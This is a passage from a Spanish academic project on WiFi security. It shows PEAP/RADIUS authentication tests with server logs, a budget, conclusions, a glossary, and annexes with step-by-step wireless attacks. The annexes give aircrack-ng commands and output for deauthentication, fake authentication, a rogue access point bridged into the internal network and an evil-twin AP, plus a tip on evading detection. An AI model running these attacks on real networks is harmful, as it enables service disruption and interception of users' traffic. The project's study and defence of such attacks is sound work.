| Directory-Server: | La dirección IP de nuestro controlador de dominio Windows al que TEKRADIUS enviará las peticiones de autenticación y la comprobación de pertenencia a grupo. |

Con esto ya tenemos configurado nuestro servidor Radius, en el siguiente apartado veremos cómo configurar acceso PEAP en el cliente.

6.4.5 Test de pruebas desde equipos cliente

En este apartado veremos un poco una batería de pruebas una vez ya tenemos instalado el certificado en cliente (el proceso se muestra en el **Anexo 6**) y configurado el acceso PEAP (el proceso se muestra en el **Anexo 7**).

Las pruebas que realizaremos son las siguientes:

- Conexión desde un cliente con usuario valido y certificado correcto.
- Conexión desde un cliente con usuario sin acceso y certificado válido.
- Conexión desde un cliente sin el certificado instalado en el equipo.

1.- Conexión desde un cliente con usuario valido y certificado correcto




Ilustración 91 - conexiónClienteok_1




Ilustración 92 - conexiónClienteok_2




Ilustración 93 - conexiónClienteok_3

Como vemos hemos realizado la conexión satisfactoriamente desde nuestro equipo validando usuario/contraseña, pertenencia al grupo de directorio activo "WIFI_Cert_Users" y certificado de servidor.

A continuación podemos ver las capturas del log de nuestro servidor TEKRADIUS:

```

WLAN-Group-Cipher = 1027076
Calling-Station-Id = 88-53-2E-BD-85-26
Connect-Info = CONNECT 54Mbps 802.11a
State = ef0d67662b9152c4d87c6f9545e08226
User-Name = corralizaj
NAS-Port = 1
Framed-MTU = 1400
WLAN-Pairwise-Cipher = 1027076
Called-Station-Id = 00-1A-8C-AC-B3-98:FLES_ACCESS
NAS-Port-Type = 19
NAS-Identifier = FLES_ACCESS
WLAN-AKM-Suite = 1027073

28.09.2017 11:32:19.419 - EAP-PEAP Authentication commencing for user 'corralizaj' [6 (210)]
28.09.2017 11:32:19.419 - PEAP Challenge sent for user 'corralizaj' [6 (210), ef0d67662b9152c4d87c6f9545e08226].
28.09.2017 11:32:19.429 - PEAP Authentication successful
28.09.2017 11:32:19.429 - RadAuth req. from : 192.40.47.50:39432 [UDP]

Size          : 252 / 252
Identifier    : 211
Attributes    :

WLAN-Group-Cipher = 1027076
Calling-Station-Id = 88-53-2E-BD-85-26
Connect-Info = CONNECT 54Mbps 802.11a
State = ef0d67662b9152c4d87c6f9545e08226
User-Name = corralizaj
NAS-Port = 1
Framed-MTU = 1400
WLAN-Pairwise-Cipher = 1027076
Called-Station-Id = 00-1A-8C-AC-B3-98:FLES_ACCESS
NAS-Port-Type = 19
NAS-Identifier = FLES_ACCESS
WLAN-AKM-Suite = 1027073

```

Ilustración 94 - conexiónClienteok_4

```

28.09.2017 11:32:19.430 - EAP-PEAP Authentication commencing for user 'corralizaj' [7 (211)]
28.09.2017 11:32:19.430 - Validating Active Directory group membership for user 'corralizaj' (WIFI_Cert_Users, 192.168.1.100).
28.09.2017 11:32:19.430 - Getting Active Directory group membership information for user 'corralizaj' (wifi_cert_users, 192.168.1.100).
28.09.2017 11:32:21.240 - Active Directory group membership validation successful for user 'corralizaj'.
28.09.2017 11:32:21.240 - Check items control for user 'corralizaj' - Start (Group: WIFI_Cert_Users).
28.09.2017 11:32:21.240 - Check items control for user 'corralizaj' - Stop (Group: WIFI_Cert_Users).
28.09.2017 11:32:21.240 - Windows authentication successfull for user 'corralizaj'
28.09.2017 11:32:21.240 - Fetching Success-Reply items for user 'corralizaj' - Start.
28.09.2017 11:32:21.241 - Fetching Success-Reply items for user 'corralizaj' - Stop.
28.09.2017 11:32:21.241 - Generation of WPA Session Keys - Start (PEAP / TLS).
28.09.2017 11:32:21.242 - Generation of WPA Session Keys - Stop.
28.09.2017 11:32:21.242 - Generating Reply Packet - Start.
28.09.2017 11:32:21.243 - Generating Reply Packet - Stop.
28.09.2017 11:32:21.243 - RadAuth reply to : 192.168.1.100:50:39432
Size : 172
Identifier : 211
Attributes :
MS-MPPE-Recv-Key = 8076CA9312A32EB263F9639471975809AE80948FCE45C86FD84CA32E4C8E7AD57A616BA0B9B1FCB6E1B5005EC42CD729C9D7
User-Name = corralizaj
MS-MPPE-Send-Key = 807580D99C71E397369C6E09067CB50891B4215EA26CE4D4EB2C42334C950B35FD856D68469792F2EAC1BC473A5E6066DF9A

```

Ilustración 95 - conexiónClienteok_5

2.- Conexión desde un cliente con usuario sin acceso y certificado válido

En este apartado intentamos autenticarnos con un usuario del directorio activo pero no pertenece al grupo de directorio activo "WIFI_Cert_Users".



Ilustración 96 - conexiónClienteError_1




Ilustración 97 - conexiónClienteError_2




Ilustración 98 - conexiónClienteError_3

Si revisamos los Logs del servidor Radius comprobamos que efectivamente se le está denegando el acceso:

```

28.09.2017 12:19:04.773 - EAP-PEAP Authentication commencing for user 'ituser' [6 (219)]
28.09.2017 12:19:04.773 - PEAP Challenge sent for user 'ituser' [6 (219), 4a4e779b5b1e02e960da18a7156219f9].
28.09.2017 12:19:04.782 - PEAP Authentication successful
28.09.2017 12:19:04.781 - RadAuth req. from : 192.40.47.50:39432 [UDP]

Size          : 248 / 248
Identifier    : 220
Attributes    :

WLAN-Group-Cipher = 1027076
Calling-Station-Id = 88-53-2E-BD-85-26
Connect-Info = CONNECT 54Mbps 802.11a
State = 4a4e779b5b1e02e960da18a7156219f9
User-Name = ituser
NAS-Port = 1
Framed-MTU = 1400
WLAN-Pairwise-Cipher = 1027076
Called-Station-Id = 00-1A-8C-AC-B3-98:FLES_ACCESS
NAS-Port-Type = 19
NAS-Identifier = FLES_ACCESS
WLAN-AKM-Suite = 1027073

28.09.2017 12:19:04.783 - EAP-PEAP Authentication commencing for user 'ituser' [7 (220)]
28.09.2017 12:19:04.784 - Validating Active Directory group membership for user 'ituser' (WIFI_Cert_Users, 192.40.47.34).
28.09.2017 12:19:04.784 - Getting Active Directory group membership information for user 'ituser' (wifi_cert_users, 192.40.47.34).
28.09.2017 12:19:06.306 - Active Directory group membership validation failed for user 'ituser'. User groups; Domain Users, Domain
28.09.2017 12:19:06.306 - Active Directory group does not match (WIFI_Cert_Users).
28.09.2017 12:19:06.307 - Authentication failed for user 'ituser', Active Directory group does not match [1107]

```

Ilustración 99 - conexiónClienteError_4

3.- Conexión desde un cliente sin el certificado instalado en el equipo

Desde el equipo cliente vamos a desinstalar el certificado e intentar autenticarnos contra el servidor *TEKRadius*, al validar el certificado de servidor nos tiene que denegar el acceso, puesto que el cliente no lo tendrá instalado:




Ilustración 100 - conexiónClienteNoCert_1




Ilustración 101 - conexiónClienteNoCert_2




Ilustración 102 - conexiónClienteNoCert_3




Ilustración 103 - conexiónClienteNoCert_4

Como vemos en las imágenes anteriores, hemos eliminado el certificado del equipo cliente. Ahora probamos la conexión y autenticación:



Ilustración 104 - conexiónClienteNoCert_5




Ilustración 105 - conexiónClienteNoCert_6

No nos permite la conexión. Revisamos los *logs* del servidor TeKRADIUS para comprobar el error:




Ilustración 106 - conexiónClienteNoCert_7

Como vemos en la imagen anterior, registra una alerta de autoridad de certificados desconocida y se aborta la sesión TLS.

7 Presupuesto orientativo instalación corporativa

| Concepto | Cantidad | Precio Unidad |
|---|----------|---------------|
| AP Sophos AP55 1 año garantía | 3 | 345 € |
| Sophos UTM 9 Complete Bundle 1 año garantía | 1 | 6624 € |
| Licencia Enterprise TEKRADIUS LT | 1 | 239 € |
| TOTAL | | 7208 € |

Para instalación doméstica de esta soluciones, *TEKRADIUS LT* dispone de versión gratuita con gestión de usuarios locales con autenticación usuario/contraseña (sin EAP-TLS ni directorio activo). A su vez Sophos UTM 9 está disponible en software como *virtual appliance* o máquina virtual (con funciones más limitadas pero totalmente funcional).

8 Conclusiones

¿Qué puedo responder a la pregunta que da título a este proyecto? claramente la seguridad al 100% no existe en ningún aspecto ni ningún sistema.

En el caso de las redes WiFi menos, hemos visto a lo largo de este proyecto y como no... Desde que este tipo de redes vieran la luz, que proteger algo que está al alcance de cualquier curioso en un rango determinado lo hace una tarea más difícil para nosotros y a su vez, más fácil para los intrusos.

Hemos visto poco a poco las debilidades de los diferentes protocolos de autenticación y como se han conseguido romper a lo largo del tiempo, unos con más facilidad que otros. Sin ir más lejos, recientemente el protocolo WPA2, el que era considerado el más seguro del mundo e irrompible a día de hoy en redes inalámbricas. Pues ya no lo es tanto después que hay sido *hackeado*.

Que doy a entender con lo expuesto en el párrafo anterior, que realmente no podemos proteger al 100% nuestros accesos inalámbricos pero si mejorarlos. En la actualidad todos los protocolos de autenticación han sido *hackeados* (*WEP*, *WPA* y *WPA2*), sobretodo en su versión típica domestica con autenticación/encryptado PSK/TKIP. Por lo tanto, lo que debemos y podemos hacer es añadir medidas intermedias que hagan más fuerte la seguridad de nuestras redes inalámbricas.

Tenemos que ser conscientes, la seguridad no es algo que suela dar comodidad o facilidad si quieres conseguir estar, por lo menos, algo tranquilo. Haciendo referencia al triangulo de la seguridad IT:



Lo ideal sería un triángulo equilátero, pero la realidad demuestra que cada vez que se hace hincapié en uno de los vértices, nos alejamos produciéndose una fuerte merma de los otros dos. Si ganamos en seguridad, perderemos en funcionalidad y se lo haremos más difícil al usuario o simplemente al técnico que implante la funcionalidad. Al contrario que si ganamos en funcionalidad y experiencia de usuario, como sería el caso de las redes wifi de fácil y cómodo acceso sin preocuparnos lo que tenemos detrás, el vértice de seguridad se vería mermado considerablemente.

Glosario de Términos

A

AD: **Active Directory (AD)** o **Directorio Administrativo** son los términos que utiliza Microsoft para referirse a su implementación de servicio de directorio en una red distribuida de computadores.

B

Beamforming: Confirmación de haces, es una forma espacial de filtrado y es usada para distinguir entre las propiedades espaciales de una señal objetivo y el ruido de fondo.

C

CRC: Código de redundancia cíclica, es un código de comprobación que se añade a los datos para permitir si se ha producido algún error en la transmisión, así como la comprobación del estado.

E

EAP: Extensible Authentication Protocol.

H

HTTPS: *Hypertext Transfer Protocol Secure*, es un protocolo basado en HTTP destinado a la transferencia segura de Hipertexto. La versión segura de HTTP.

HotSpot

Lugar que ofrece internet a través de una red inalámbrica, generalmente lugares públicos, aeropuertos, cafeterías, etc.

I

IEEE 802.11: El estándar define el uso de los dos niveles inferiores del modelo OSI (capa física y datos), especificando las normas de funcionamiento de una red de área local inalámbrica (WLAN).

P

PRNG: Algoritmo de generación de números pseudo-aleatorios criptográficamente seguro.

R

RC4: Algoritmo de cifrado simétrico.

T

TKIP: Protocolo de integridad de clave temporal.

W

WECA: Wireless Ethernet Compatibility Alliance.

Wi-Fi Alliance: Organización sin ánimo de lucro que promueve la tecnología Wi-Fi y certifica sus productos si se ajustan a ciertas normas de interoperabilidad (IEEE 802.11). Es propietaria de la marca registrada Wi-Fi, los fabricantes pueden utilizar la marca para etiquetar sus productos si estos están certificados.

WLAN: *Wireless Local Area Network*, es un sistema de comunicación de datos inalámbrico. Muy utilizado como alternativa a las redes LAN cableadas o como extensión de éstas. Utiliza tecnología de radiofrecuencia que permite mayor movilidad a los usuarios al minimizar las conexiones cableadas.

X

XOR: Puerta lógica que implementa el O exclusivo, representa la función de desigualdad. Es decir, la salida solo será verdadera si las entradas no son iguales, al contrario será falso.

Anexos

Anexo 1 - Pasos básicos ataque des-autenticación redes inalámbricas

Los pasos básicos que deberíamos llevar a cabo son los siguientes:

- 1.- Ponemos nuestra tarjeta inalámbrica (*wlan0*) en modo monitor con *airmon-ng*:

```
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1051     dhclient3
1624     dhclient3
Process with PID 1624 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Realtek RTL8187L      rtl8187 - [phy0]
                (monitor mode enabled on mon0)
```

Ilustración 107 - ataque_deautenticacion_1

- 2.- Spoof (falsar-cambiar) de nuestra dirección MAC de la interface *mon0* (creada al activar modo monitor) con la herramienta *macchanger*:

```
root@bt:~# macchanger -m 12:34:56:78:90:21 mon0
Current MAC: 00:c0:ca:82:47:8f (Alfa, Inc.)
Faked MAC: 12:34:56:78:90:21 (unknown)
root@bt:~# ifconfig mon0 up
```

Ilustración 108 - ataque_deautenticacion_2

- 3.- Lanzar "*airodump-ng mon0*" para escanear las redes al alcance y buscar al objetivo por la información de su BSSID (2C:95:7F:46:C1:B4). Una vez lo tenemos lanzaremos una asociación contra el AP con "*aireplay-ng*":

```
root@bt:~# aireplay-ng -1 0 -a 2C:95:7F:46:C1:B4 mon0
No source MAC (-h) specified. Using the device MAC (12:34:56:78:90:21)
19:31:19 Waiting for beacon frame (BSSID: 2C:95:7F:46:C1:B4) on channel 1

19:31:19 Sending Authentication Request (Open System)

19:31:21 Sending Authentication Request (Open System) [ACK]
19:31:21 Authentication successful
19:31:21 Sending Association Request [ACK]
19:31:21 Association successful :-) (AID: 1)
```

Ilustración 109 - ataque_deautenticacion_3

Los parámetros especificados que vemos en la imagen son:

- 1 0:** Le indicamos que le enviamos una petición de asociación con N paquetes.
- a 2C:95:7F:46:C1:B4:** Le especificamos como objetivo la red especificada con el BSSID 2C:95:7F:46:C1:B4.
- mon0:** Interfaz local por la que lanzaremos el ataque (peticiones).

4.- Lanzar la petición de des-autenticación de uno de los clientes conectados a la red (obtenido con *airodump-ng*):

```
root@bt:~# aireplay-ng -0 0 -a 2C:95:7F:46:C1:B4 -c 38:B1:DB:AA:58:E3 mon0
20:08:44 Waiting for beacon frame (BSSID: 2C:95:7F:46:C1:B4) on channel 1
20:08:45 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 1 | 0 ACKs]
20:08:46 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0 | 0 ACKs]
20:08:46 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0 | 0 ACKs]
20:08:47 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0 | 0 ACKs]
20:08:48 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 0 | 0 ACKs]
20:08:49 Sending 64 directed DeAuth. STMAC: [38:B1:DB:AA:58:E3] [ 1 | 0 ACKs]
```

Ilustración 110 - ataque_deautenticacion_4

Parámetros introducidos:

- 0 0:** Especificamos que la petición será de des-autenticación del cliente.
- a BSSID:** Como vimos anteriormente, la red con BSSID objetivo.
- c 38:B1:DB:AA:58:E3:** El cliente identificado por la MAC 38:B1:DB:AA:58:E3 conectado a la red y que desconectaremos de la misma.
- mon0:** Interfaz local desde donde lanzamos la petición.

Con estos pasos podremos ver como el cliente pierde la conexión con la red inalámbrica.

Anexo 2 - Pasos básicos ataque autenticación falsa en redes inalámbricas

Para ello utilizaremos la herramienta "*aireplay-ng*" con los parámetros siguientes para asociarnos al punto de acceso:

```
aireplay-ng -1 0 -e NOWEP -a 84:9C:A6:36:99:24 -h F8:1A:67:0A:09:95 wlan0mon
```

```

root@kali:~# aireplay-ng -1 0 -e FORENSE -a 84:9C:A6:36:99:24 -h F8:1A:67:0A:09:95 wlan0mon
00:02:59 Waiting for beacon frame (BSSID: 84:9C:A6:36:99:24) on channel 5

00:02:59 Sending Authentication Request (Open System) [ACK]
00:02:59 Authentication successful
00:02:59 Sending Association Request [ACK]
00:02:59 Association successful :-) (AID: 1)

```

Ilustración 111 - autenticación_falsa_1

Los parámetros especificados son los siguientes:

- 1 0:** Indica petición de asociación y tiempo de re asociación de 0 segundos (así reintenta la petición constantemente). En ataques reales es mejor aumentar el tiempo para no ser detectado con facilidad.
- e FORENSE:** ESSID de la red que queremos atacar, es un campo optativo si ya disponemos del BSSID.
- a 84:9C:A6:36:99:24:** BSSID de la red objetivo.
- h F8:1A:67:0A:09:95:** La dirección MAC de origen, en este caso la nuestra (que como hemos visto podemos falsear con *macchanger*).
- mon0:** Interfaz local desde donde enviamos la petición.

Anexo 3 - Pasos básicos ataque punto de acceso falso en redes inalámbricas

La idea general y los pasos a seguir como ejemplo serían los siguientes:

- 1.- Creamos nuestro Rogue AP usando airbase-ng y asignarle el ESSID falso:

airbase-ng --essid Rogue -c 11 mon0

```

root@bt:~# airbase-ng --essid Rogue -c 11 mon0
18:25:17 Created tap interface at0
18:25:17 Trying to set MTU on at0 to 1500
18:25:17 Access Point with BSSID 00:11:22:33:44:55 started.

```

Ilustración 112 - Rogue_AP_1

- 2.- Ahora crearemos un puente entre la interfaz ethernet (parte de la red autorizada) y nuestra interfaz inalámbrica que hace de punto de acceso falso. Para ello, creamos una interfaz de puente y le asignamos un nombre con el comando **brctl**:

brctl addbr Wifi-Bridge
- 3.- Ahora se añade tanto la interfaz Ethernet como la interfaz virtual at0 (creada por airbase-ng) a este puente:

```
brctl addif Wifi-Bridge eth0
```

```
brctl addif Wifi-Bridge at0
```

- 4.- Activamos la interfaces para subir el puente:

```
ifconfig eth0 0.0.0.0 up
```

```
ifconfig at0 0.0.0.0 up
```

- 5.- Ahora se habilita el re direccionamiento IP en el kernel de nuestro linux (Rogue AP) para asegurar que los paquetes están siendo redireccionados:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

- 6.- Le proporcionamos una IP al puente que hemos creado y lo activamos:

```
ifconfig Wifi-Bridge 192.168.1.53 up
```

- 7.- Con esto hemos permitido que cualquier cliente que se conecte a nuestro Rogue AP tenga acceso a la red autorizada usando el puente inalámbrico "Wifi-Bridge" que acabamos de crear.

Anexo 4 - Ejemplo crear punto de acceso gemelo malvado en redes inalámbricas

Para llevarlo a cabo seguiríamos los siguientes pasos:

- 1.- Usamos airodump-ng para localizar el BSSID y ESSID del punto de acceso que queremos emular:

```
airodump-ng mon0
```

```
CH 8 ][ Elapsed: 20 s ][ 2014-07-15 08:29
BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
0A:19:5E:B5:00:DC -1      0           0   0 163  -1             <length: 0>
00:15:6D:B0:E2:0E -73      2           0   0  38  54e. WPA2 CCMP  PSK  galaxy
00:0B:0E:62:00:C0 -74      2           1   0 11  54e. OPN             BARCELO SANT
30:87:30:DC:C4:59 -74      0           0   0 11  54e WPA CCMP  PSK  vodafoneWIFI
E4:12:1D:EF:37:E5 -127     3          99   0  1  54e. WPA2 CCMP  PSK  FSanz

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
0A:19:5E:B5:00:DC 88:30:8A:D6:EA:8E -74   0 - 1    0      4
(not associated) F0:A2:25:E3:A8:57 -44   0 - 1    0      6  SCH-I545B683
(not associated) 98:0D:2E:71:69:D0 -76   0 - 1    0      1
E4:12:1D:EF:37:E5 44:33:4C:44:64:35  0     0 - 1    0     48  FSanz
E4:12:1D:EF:37:E5 E0:B9:A5:D2:C1:F6 -48   0 - 1   148    9
E4:12:1D:EF:37:E5 70:18:8B:C3:29:EC -127  0e- 0e  0     93
```


Ilustración 113 - EvilTwin_1

En este ejemplo se emulará la red con BSSID **E4:12:1D:EF:37:E5** y ESSID **FSanz**.

- 2.- Conectamos un cliente cualquiera al punto de acceso legítimo. Como se ve en la foto anterior, localizamos la dirección MAC del equipo que hemos conectado (**F0:E7:7E:81:78:8A**). Esta será la víctima.

- 3.- Creamos un nuevo punto de acceso con airbase-ng, con el mismo ESSID que el punto de acceso legítimo y BSSID igual a la dirección MAC de la víctima que hemos seleccionado:


```
airbase-ng -a E4:12:1D:EF:37:E5 --essid FSanz -c 1 mon0
```



```
The Edit view terminal help
root@bt:~# airbase-ng -a E4:12:1D:EF:37:E5 --essid FSanz -c 1 mon0
11:58:37 Created tap interface at0
11:58:37 Trying to set MTU on at0 to 1500
11:58:37 Trying to set MTU on mon0 to 1800
11:58:37 Access Point with BSSID E4:12:1D:EF:37:E5 started.
```

Ilustración 114 - EvilTwin_2

- 4.- Este nuevo punto de acceso no aparece en la pantalla al ejecutar airodump-ng, solo aparece un ESSID con el nombre de FSanz:



```
CH 8 ][ Elapsed: 20 s ][ 2014-07-15 08:29
BSSID          PwR Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
0A:19:5E:B5:00:DC -1      0         0  0 163 -1          <length: 0>
00:15:6D:80:E2:0E -73     2         0  0 38  54e. WPA2 CCMP  PSK  galaxy
00:08:0E:62:00:C0 -74     2         1  0 11  54e. OPN          BARCELO SANT
30:87:30:DC:C4:59 -74     0         0  0 11  54e WPA  CCMP  PSK  vodafoneWIFI
E4:12:1D:EF:37:E5 -127    3        99  0  1  54e. WPA2 CCMP  PSK  FSanz

BSSID          STATION          PwR  Rate  Lost  Frames  Probe
0A:19:5E:B5:00:DC 88:30:8A:D6:EA:8E -74  0 - 1  0         4
(not associated) F0:A2:25:E3:A8:57 -44  0 - 1  0         6 SCH-I545B683
(not associated) 98:0D:2E:71:69:D0 -76  0 - 1  0         1
E4:12:1D:EF:37:E5 44:33:4C:44:64:35  0  0 - 1  0         48 FSanz
E4:12:1D:EF:37:E5 E0:B9:A5:D2:C1:F6 -48  0 - 1 148        9
E4:12:1D:EF:37:E5 70:18:8B:C3:29:EC -127 0e-0e 0         93
```

Ilustración 115 - EvilTwin_3

